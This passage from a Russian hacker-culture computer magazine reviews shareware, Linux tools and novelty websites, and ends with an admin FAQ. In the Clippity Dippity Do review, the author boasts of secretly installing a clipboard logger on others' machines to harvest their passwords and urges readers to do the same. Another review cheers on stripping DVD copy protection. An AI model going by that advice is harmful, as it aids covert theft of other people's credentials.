Windows 9x/Me/NT/2k/XP
Shareware
Size: 1648 Кб
www.ixtlan.ru

В этом номере Х есть большая статья, посвященная проблемам получения полноценного стереоизображения. При это дело я не мог не вспомнить отличный набор программ, предназначенный для создания стереограмм (особых картинок, в которых за мешаниной узоров скрывается какое-нибудь трехмерное изображение, обретающее объем, если взглянуть на картинку особым образом). Работать с этим набором одно удовольствие. Выкачиваешь из Сети какую-нибудь бесплатную 3D-модель, загоняешь ее в 3DMonster, располагаешь в нужном ракурсе и нажатием кнопки Render снимаешь с нее специальное изображение - маску. Программа же 3DMiracle на основе этой маски и любой выбранной тобой текстуры моментально формирует готовую стереограмму, в которую можно тут же "погрузиться", распечатав ее на принтере либо попросту выведя на экран.




NEW RELEASE

VIRTUAL PAINTER V 4.0

Windows 9x/Me/NT/2k/XP
Shareware
Size: 4107 Кб
www.livecraft.com

Из стереограмм получаются великолепные открытки. Я сам подготавливаю маски для 3DMiracle в Фотошопе, а готовые стереограммы отдаю печатать под видом цифрового фото. Но, увы, некоторые товарищи просто не способны разглядеть скрытое в стереограмме изображение. Для таких людей я делаю более понятные, но не менее зрелищные изображения с помощью программы Virtual Painter. Эта прога любую, даже самую неудачную фотку может превратить в самое настоящее произведение искусства. Фишка в том, что при помощи специальных фильтров Virtual Painter обрабатывает заданное тобой изображение так, что оно становится похожим на нарисованное маслом, акварелью, цветными карандашами и т.д. Посмотри на скриншот, и ты согласишься, что большинство работ современных художников выглядят бездарной мазней по сравнению с такой вот красотой :).



RELEASE DIGEST: XFREE86 4.4.0

Появилась новая версия графической системы для UNIX-основанных операционных систем. Улучшены драйвера для видеокарт (в особенности для nVidia и SiS; добавлен драйвер для некоторых интегрированных графических чипсетов VIA), улучшено автоопределение мыши в Linux и FreeBSD, проведены улучшения в поддержке IPv6, Mesa обновлена до версии 5.0.2 (а 16 января уже вышла ее версия 6.0), также проведены обновления в клиенте библиотеки, работе со шрифтами и i18n, поддержке различных ОС. Подробнее о релизе: **http://xfree86.org/4.4.0/RELNOTES.html**.


Из других релизов: FireFox 0.8 (Firebird вновь переименован); Linux 2.6.3; GCC 3.3.3; GNOME 2.5.5 (dev); Opera 7.50 Preview 2; Mozilla 1.7 Alpha; FreeBSD 5.2.1; ASPLinux 9.2; NetBSD 1.6.2; Mandrakelinux 10.0 Community.

TERABIT TATTOO V 1.7


Windows 9x/Me/NT/2k/XP
Shareware
Size: 1235 Кб
www.terabit.nildram.co.uk

Ничто не красит так улыбчивого перца, как стильная татуировка на лице :). Это, типа, стихи. А TeraBit Tattoo - это, типа, прога. Прога для нанесения виртуальной татуировки на трехмерную модель головы. Прикол! ТАКОГО софта я еще не видел. Тем не менее, именно такой софт лежит на нашем диске.

Впрочем, может, я погорячился насчет татуировки. В описании сказано, что программа TeraBit Tattoo в первую очередь предназначена для разработки реалистичных текстур. Т.е. в эту прогу ты можешь загнать какую-нибудь 3D модель (в формате B3D, 3DS, LWO или OBJ), а затем наложить на нее какую-нибудь текстуру (в формате PNG, BMP, TGA или JPG) или раскрасить с помощью большого набора разнообразных инструментов. Хотя... одно другому не мешает. Даже интересней получается. Можно и татуировки моделировать, и любимые модели татуировать. Особенно если учесть, что трудностей при освоении проги не возникает. Да и какие там могут быть трудности? Вот модель, которую можно вращать как угодно, а вот кисть, которой можно мазать где попало. Делов-то! Раз-два и готово! Встроенное средство для создания скриншотов прилагается.




LINUX COMMANDER V 0.5.2



Linux
Size (в .gz): 158 Кб
www.algonet.se/~skeleton/linuxcmd/
Лицензия: GNU GPL

Наилучшим определением для Linux Commander, пожалуй, будет такое: "Windows Commander для любителей аскетизма", но ведь это отличный файловый менеджер! Обладая наипростейшим GTK-интерфейсом, LC внешне действительно весьма напоминает WinCmd, хотя и существенно уступает функционально. Так, например, выбор в меню "Tools" ограничен лишь тремя возможностями (монтирование, поиск, информация о файловой системе), а в стандартных горячих клавишах (F1, F2...) отсутствует привычная F4 для редактирования выбранного элемента. Но ведь программа и не создавалась для того, чтобы стать всемогущим монстром по работе с файлами, а с поставленной задачей - быть быстрым и удобным приложением - справляется весьма успешно. Для расширения возможностей введены ассоциации для связывания определенных файловых форматов с какими-то приложениями (или консольными утилитами). Настройки интерфейса также весьма лаконичны: выбор нужных для отображения полей с информацией об элементе, двух цветов, включение/выключение демонстрации скрытых файлов, расширенных сведений для ссылок - вот практически и все. В общем, Linux Commander точно должен понравиться простым и уставшим от Konqueror пользователям X-Window.




X-CHAT V 2.0.7




POSIX, Windows
Size (в .gz): 922 Кб
http://xchat.org
Лицензия: GNU GPL

X-Chat - давно зарекомендовавший себя графический IRC-клиент, обладающий всеми необходимыми для плодотворного общения функциями. Кроме всеобъемлющей поддержки IRC-стандартов, популярность клиента обусловлена продуманностью его настройки "под юзера": имеются удобно редактируемые списки автоматических замен слов (полезно для исправления опечаток), всех видимых кнопок и меню, команд пользователя и даже выводимых текстовых сообщений (можно забыть о стандартных "nick (user@host) has joined #chan"). Присутствует удобное управление списком пользователей, которым можно по маскам задавать различные флаги (в частности, игнорирование приватов/нотисов/CTCP/DCC), поиск каналов с фильтрацией по заданным параметрам, URL Grabber (собирает все увиденные URL-адреса по регулярным выражениям). Если сравнивать с (возможно, уже архаичным) X-Chat 1.8.x, с которым я долго и упорно не хотел расставаться, интерфейс программы стал значительно более дружелюбным, многочисленные приятные мелочи теперь оформлены в виде GTK2-окошек, упрощающих жизнь ненавистникам BitchX и irssi. На высоте и расширяемость X-Chat, осуществляемая благодаря поддержке скриптов на языках Perl и Python. Огромный список готовых скриптов, написанных для X-Chat, можно найти на http://xchat.org/cgi-bin/disp.




CLIPPITY DIPPITY DO V 2.0




Win 98/2k/NT/XP
Freeware
Size: 377 Кб
www.johnrahn.com

Тебе интересно, что творится на твоей тачке, когда ты уходишь на тусу или просто выходишь попить пиффка с друзьями? Можно, конечно, установить кейлогер, но это нынче не в моде. Во-первых, на просторах Сети существует множество анти-кейлогеров, призванных отыскивать на машине вражеский объект и ритуально с ним расправляться. Во-вторых, зачем тебе куча мусора с инфой о том, что запускала твоя сестра? Мне, например, больше всего интересно, что гуляет по буферу обмена! И представь себе, в природе существует прога, которая усердно сохраняет в лог все то, что мимоходом проходит через буфер обмена. Не знаю, как ты, но лично я подсаживал Clippity Dippity Do на компы ламеров. Затем, пролистывая log-файл, с удивлением отметил, с каким усердием они сохраняют все пароли в один файл, а затем методом copy&paste высаживают их прямо ко мне на стол, причем в откровенно девственном виде. Не повторяй таких ошибок, а умело используй их!




PROCESS EXPLORER V 8.32




Win 98/2k/NT/XP
Freeware
Size: 239 Кб
www.sysinternals.com

После массовых эпидемий в Сети, подобных MyDoom и MsBlast, каждый из нас стал задумываться о безопасности своего железного друга. И в решении сложных головоломок, связанных с безопасностью, несомненно помогал свежий номер][и любимые файрволы. Но иногда случается так, что либо твой файрвол и антивирус не в силах справиться с проблемой, либо младшая сестра, проверяя почту, по неосторожности запустила вирус в твою операционку. Со мной подобное часто случалось, и мне пришлось научиться бороться с такими ситуациями. Первым делом, заподозрив неладное, я всегда обращаюсь к списку запущенных процессов, а также заигранных в деле DLL-файлов. В этом поможет прожка Process Explorer, которая недавно обновилась до версии 8.32. Софтина имеет множество фишек, впрочем, это одна из особенностей программеров, которые обитают на сайте www.sysinternals.com. В общем, скачивай - и проверяй сам. Желаю тебе чистой тачки =).




XSANE V 0.92




POSIX, Windows, OS/2
Size (в .gz): 2496 Кб
www.xsane.org
Лицензия: GNU GPL

XSane давно стал программным стандартом де-факто для сканирования в X-Window. Являясь графической насадкой к Sane, эта утилита поддерживает огромное количество устройств и обладает большой функциональностью. XSane умеет работать как в обычном режиме, так и со слайдами, содержит разные палитры (полную, для слайдов, для разных видов негативов), обширный выбор разрешения сканирования, настроек оттенков, яркостей, имеется коррекция гаммы. Естественно, есть предварительный просмотр, в котором можно переворачивать изображение и задавать область сканирования. Существует не очень нужная, но полезная для ленивых функция отправления отсканированного по факсу и по электронной почте.



ICQ2NOTEBOOK V 0.2.1




Windows 9x/Me/NT/2k/XP
Freeware
Size: 246 Кб
www.icq2note.fanart.ru

К ботам, обитающим на IRC-каналах, все давно уже привыкли. Но вот ICQ-боты для большинства простых юзеров пока еще не успели стать чем-то обыденным. А все потому, что встречаются такие боты нечасто, хотя софт есть и весьма интересный. Я уже тебе рассказывал, как можно замутить бота, который будет пересылать тебе все входящие ICQ-сообщения на мобильник, или запустить "виртуального болтуна", который сможет вести беседы ни о чем с несколькими собеседниками сразу. На этот же раз я хотел бы обратить твое внимание на программу icq2Notebook, позволяющую создавать своих информационных ботов, способных выполнять функции многопользовательской записной книжки.

Пользоваться этим ботом довольно легко. При первом запуске icq2Notebook регистрирует для себя новый UIN (но никто тебе не мешает заранее вписать имеющийся номер в файл icq2Notebook.UIN.txt :)), а затем выходит в Сеть. После этого юзеры, которых хозяин бота внес в список, с помощью нескольких простых команд могут заливать на бота свои мессаги и читать чужие. Неавторизованным пользователям, само собой, бот в доступе отказывает. В результате получается что-то сильно смахивающее на симпатичный центр обмена приватной инфой.

Настройки icq2Notebook практически не требует, правда, для того чтобы прога нормально заработала, мне пришлось положить в ее каталог два пустых файла: icq2Notebook.Users.Nick.txt и icq2Notebook.Users.UIN.txt. Кстати, эта софтина может похвастаться русским интерфейсом. С другой стороны, что-то слишком часто в отечественных ICQ-разработках стали встречаться скрытые "дополнительные функции". Но не беда! Ты же знаешь - порядочность любой подобной софтины всегда можно определить, просмотрев снифером данные, передаваемые ею по ICQ-протоколу.




DVD REGION-FREE V 3.33



NEW RELEASE

Win 98/2k/NT/XP
Shareware
Size: 706 Кб
www.dvdidle.com

Тотальный переход на формат DVD и на DVD-ROM'ы не за горами. В связи с этим возникает проблема: жадные дядьки придумали защиту от копирования. Хакеры схватились за голову и принялись ее взламывать. DVD Region-Free - результат их кропотливой работы! Этот программный продукт позволяет проигрывать DVD-диски любой зоны на DVD-приводе с помощью повседневно используемых тобой софтин, таких как Power DVD, CinePlayer и WinDVD. Фигня, говоришь? Это еще не все: помимо вышеописанной фишки, прога позволяет одним взмахом мыши в клочья разнести защиту дивидишки (RCE, Macrovision и Operation-Free)! В новой версии разработчики пофиксили найденные баги, а также сделали доступной функцию вывода информации о самом DVD-диске.



PROXY CHECKER V 3.2.5



Win 98/2k/NT/XP
Freeware
Size: 336 Кб
http://mikhed.narod.ru

Каждый уважающий себя человек заботится о личной безопасности. И работа в Сети не является исключением из правил. Но, беззаботно путешествуя по просторам инета, ты оставляешь небольшие следы, например, свой IP-адрес. В решении этой проблемы тебе помогут прокси-серверы. Как ты знаешь, они бывают как анонимные, так и нет. Нам нужны анонимные, ведь прозрачные проксики не смогут полностью прикрыть собой твой айпишник. Софтина Proxy Checker создана как раз для проверки на прочность прокси-серверов. Для начала запусти софтинку, скорми ей заранее приготовленный TXT или HTML-файл со списком серверов, и вперед, на проверку. Разработчики наделили свое детище полезными функциями, а именно: возможностью работать с заранее установленным количеством потоков, сортировать список и удалять из него дубликаты, устанавливать timeout, и еще кучей полезных фишек, которые ты непременно должен поюзать сам!

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Славятся большим количеством дыр и еще большим количеством заплаток продукты мелкомягких. И установка всяких SP и т.д. порой утомляет. Еще хорошо, если приходится латать одну машину, а если их куча - подумать страшно: все эти "Далее", "Принимаю условия", "OK"... Но не все так печально, ведь существуют ключи для фоновой установки SP и разных заплат MS:

-F - "насильно" закрыть все приложения при перезагрузке;
-N - не создавать каталог для хранения файлов, необходимых для деинсталляции SP;
-O - перезаписывать OEM-файлы без подтверждения;
-Q - производить установку без участия пользователя;
-U - запустить программу UPDATE в необслуживающем режиме;
-Z - не производить перезагрузку компьютера после завершения установки.

Синтаксис:
путь_до_файла\имя_файла -F -N -Q -O

Пример:
c:\temp\windowsXP-KB828028-x86-RUS.exe -F -N -Q -O


By Melkiy
kariesnn@yandex.ru

Алекс Экслер (exler@exler.ru)



ГОЛОСОВАЯ АСЬКА

www.skype.com



Халявы в интернете все больше и больше. Этот сервис предназначен для общения голосом через интернет. С одной стороны, таких сервисов уже довольно много. Но с другой - этот наиболее удобен по интерфейсу, потому что выглядит как родная аська, да и качество беседы при его использовании заметно выше, чем у конкурентов. Кстати, аська с помощью специального плагина также позволяет общаться голосом, но это не общение, а слезы: "Дорогая, дорогая, ты меня слышишь? Прием! Что ты сказала? Прием..." На черта эти "приемы"? Да потому что сразу в две стороны через аську не поговоришь - тут же все глохнет. Вот и приходится извращаться, как на космическом корабле. Зато с этим Skype - никаких проблем. Можно даже одновременно болтать, что крайне актуально при кексе по телефону. Что говоришь? Какой кекс? Да ты что-то не расслышал. Секс по телефону имелся в виду, секс, а не кекс, глухая тетеря...

ЗАМОЧИ СВОЙ КОМПЬЮТЕР


www.inicia.es/de/Turbo_J/metele.html



Гениальная развлекуха! Сначала тебе покажут традиционно возникающую ошибку в Windows, а затем дадут возможность подубасить этот чертов компьютер к чертовой матери. И не просто подубасить, а раздолбасить его вдребезги. Раздолбасить, расколбасить и замочить. Причем все это еще и интерактивно - то есть с каждым следующим ударом компьютер будет еще больше вминаться и распадаться. Мочить можно корпус, монитор, клаву и мышку. Клава вообще раздалбывается пополам. А мышка превращается в камбалу. В общем, душевная такая игрушечка, очень душевная. Для тех, у кого Word после часового набора текста хрюкнул и помер без сохранения текста - самое оно! Да и в других случаях оттягивает великолепно.

ПРИКОЛЫ С ЯНДЕКСОМ

http://xml.yandex.ru/cgi/funny-yandex.pl




Суть хохмы в следующем: ты можешь задать какие-нибудь критерии для поиска, а затем выяснить, насколько часто с этими критериями ассоциируются какие-нибудь слова. Например, ты хочешь выяснить, какое имя с чем ассоциируется. Заходишь на сервис, в правой колонке вписываешь несколько вариантов имен, а в левой - признаки носителей имени, которые тебя интересуют, например: умный, красивый, богатый, олигарх, политик, музыкант и так далее. Далее нажимаешь на "старт" и через несколько секунд получаешь соответствующие графики. Вот, для примера, я ввел несколько имен - Алексей, Михаил и Владимир - а в качестве характеристик указал: умный, красивый, богатый, олигарх, политик, футболист... Получили, что Алексей из этой троицы - самый умный и красивый. Но, к сожалению, не богатый. Самый богатый - Михаил. Чаще всего бывает политиком - Владимир, хотя Михаил тоже не отстает. А вот среди Алексеев политиков - кот наплакал. Та же картина с олигархическим капиталом. Владимир и Михаил часто бывают олигархами, а у Алексея с этим делом - напряг. Зато Алексей очень часто бывает футболистом, а Михаил - почти никогда. Интересно? Я просто рыдал от восторга...

ЧЕРНЫЙ КВАДРАТ РУНЕТА

www.lexa.ru/lexa/black

Совершенно гениальный сайт для тех, кто не знает, куда пойти-податься в интернете. Идея - Александра Гагина, первого обозревателя российской Сети, известного под именем Иван Паравозов. Реализация - Алексея Тутубалина, программиста, научного изыскателя, фотографа и водного туриста. Дизайн проекта - Казимир Малевич, художник. Да, это не ошибка, потому что Малевич впервые изобразил действительно черный квадрат, который сумели оценить в десятки тысяч долларов, и это произведение послужило основой "Черного квадрата" группировки Гагина-Тутубалина. Итак, что же это? "Черный квадрат" - это сайт, на котором располагается черный квадрат небольшого размера, каждый пиксел которого представляет собой гиперлинк на некий веб-сервер второго уровня, расположенный в доменах ".RU" и ".SU". Всего таких ссылок в этом небольшом квадрате - 157212. Отвечабельность доменов периодически проверяется, так что квадрат этот вполне живой, и, хорошенько покликав в разные его точки, ты сможешь более или менее представить, что же такое усредненный российский интернет. Так, знаешь, что это такое? Это "андер констракшн" в 30% случаев. То есть рунет, типа, активно строится...



ЛИПКИЕ ОТКРЫТКИ

www.lipka.ru


Дело совершенно не в том, что Владимир Липка - замечательный дизайнер, который создал всего-навсего сайты самого едкого сатирика Виктора Шендеровича, самого известного юмориста Михаила Жванецкого, самого лаконичного из поэтов Владимира Вишневского, самого родного Петровича Андрея Бильжо, самого лучшего карикатуриста Михаила Златковского и многие другие, не менее известные проекты. А дело в том, что у него на сайте есть сервис поздравительных открыток, которых больше нет нигде. Благодаря этому сервису ты можешь, например, прислать своему знакомому повестку в военкомат - самую настоящую, со всеми печатями. А можешь подружке отправить открытку, текст которой будет написан самим Андреем Бильжо. Круто? Конечно! Это тебе не сердечки и голубки. Это действительно крутые открытки! Только тут главное - не получить по физиономии от друга, которому ты отправишь повестку в военкомат. Черт знает, как он отреагирует на эту милую шутку юмора...



ПОСЛЕДНЯЯ ВОЛЯ ИЗ ИНТЕРНЕТА

www.mylastemail.com


Очень интересный сервис, очень! Регистрируешься, платишь денежки. Затем указываешь, кому и какие письма (e-mail) нужно отправить после твоей смерти (весьма отдаленной, надеюсь). К письмам можно прилагать картинки и звук. Вот и все. Спрашиваешь, как они узнают, что ты некоторым образом преставился? Да способ на самом деле применяется довольно простой. Специальный робот тебя периодически опрашивает на предмет живости, и если ты роботу отвечаешь - значит, живой. Если в течение заранее оговоренного срока не отвечаешь - все, клиент спекся, пора рассылать письма. Правда, неответ также может означать, что ты просто потерял интерес к интернету, но, по мнению создателей сервиса, это равносильно откидыванию копыт. Но хохма не в этом! Хохма в том, что там сейчас идет рекламная акция - тридцатидневный триальный период. То есть если ты за 30 дней ухитришься склеить ласты, твои последние письма будут разосланы бесплатно. Интересное предложение, между прочим...



ПРОСТО АНДРОСОВ

www.androsov.com

Андросов - это супер! Он не только отличный художник, но и человек, обладающий великолепным и слегка циничным, что только добавляет остроты, чувством юмора. Сразу отправляйся в раздел "Лувранье", в котором Андросов и Малков поизмывались над классиками прошлого и современности, в результате чего любительница абсента стала любительницей армрестлинга, сын Ивана Грозного все-таки оклемался на больничной койке, сам Иван Грозный неосторожно побаловался с хлопушкой (моя самая любимая картина), Ермак завоевал Мордор, художник в ателье слегка отошел от оригинала, а картина "Не ждали" приобрела вполне межпланетный смысл. В общем, ухохотайка полная. Но самый блеск - это картина "Лос богатырос", которая была создана художниками с помощью холста, масла, пельменей и матэ.



■ Степан Ильин aka Step (faq@real.xakep.ru)



Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Q: Недавно получил должность админа на одном из предприятий своего города. Опыта у меня пока немного, поэтому ваша помощь была бы очень кстати. Кратко обрисую ситуацию. В локальной сети находятся около пятидесяти клиентских компьютеров с установленной Windows XP. IP-адреса компов статические - предыдущий админ их забивал ручками. Геморроя с такого рода организацией сети, как понимаете, немало, особенно в случае появления новых компьютеров. Отсюда вопрос: стоит ли переводить локалку на DHCP? Кратко расскажите об этой технологии. В чем ее плюсы/минусы? Спасибо!

A: DHCP (Dynamic Host Configuration Protocol) - протокол автоматического и динамического распределения IP-адресов, а также других сетевых настроек между компьютерами локальной сети. Это означает, что вся информация о доступных IP-адресах, маске подсети, шлюзах, DNS серверах и т.п. централизованно хранится на сервере в определенной базе данных. Каждый компьютер, находящийся в локалке, получает динамический IP-адрес из заданного диапазона и использует его до выхода из сети. То есть, настроив один раз DHCP-сервер, ты сможешь освободиться от муторной настройки каждого компьютера, указания ему статического IP-адреса, маски подсети, DNS etc. Настойка ограничится лишь установкой галочки "Получать все автоматически". Исключение, естественно, составляют компьютеры с установленными сетевыми сервисами и принтерами. Им необходимо установить статические IP-адреса. Что, впрочем, очень легко реализуемо, благо DHCP позволяет зарезервировать конкретный адрес для конкретной машины. Главное достоинство всей этой системы - простота настройки и администрирования. Однако при всех плюсах этой технологии, есть и ряд недостатков. Из-за появления постоянных бродкастовых запросов с ее использованием возрастает нагрузка на сеть. В некоторых случаях возникают сложности при настройке маршрутов на CISCO. Более того, необходимо постоянно заботиться об архивации DHCP-базы. Ведь с выходом из строя сервера может упасть и сама локалка. Естественно, не сразу - а лишь после истечения так называемого "срока аренды". Последний, замечу, является очень важной составляющей всей DHCP-системы: это промежуток времени, в течение которого компы сохраняют свой IP-адрес без участия сервера. Так что если в течение этого срока восстановить работу сервера не удастся, то твоя ненаглядная локалка на некоторое время уйдет в небытие... Догадайся, чем это пахнет? Правильно - увольнением, ну или, по крайней мере, выговором с лишением премии. Поэтому настоятельно рекомендую тебе держать в сети резервный DHCP-сервер. Жизнь станет легче, а сон - крепче ;).

Q: Помогите: в последнее время с моим интернетом происходят непонятные глюки. Когда я одним потоком отправляю файл размером более 10 килобайт на сервер по FTP или SSH, то после достижения определенного "потолка", передача данных почему-то останавливается. То есть соединение активно, но с компа на сервер ничего не идет, в другом направлении - то же самое. Переустановка винды и драйверов на модем (я юзаю dial-up соединение), а также смена провайдера не помогли. Никакие файрволы, прокси-серверы я не использую... Ну, что за фигня?

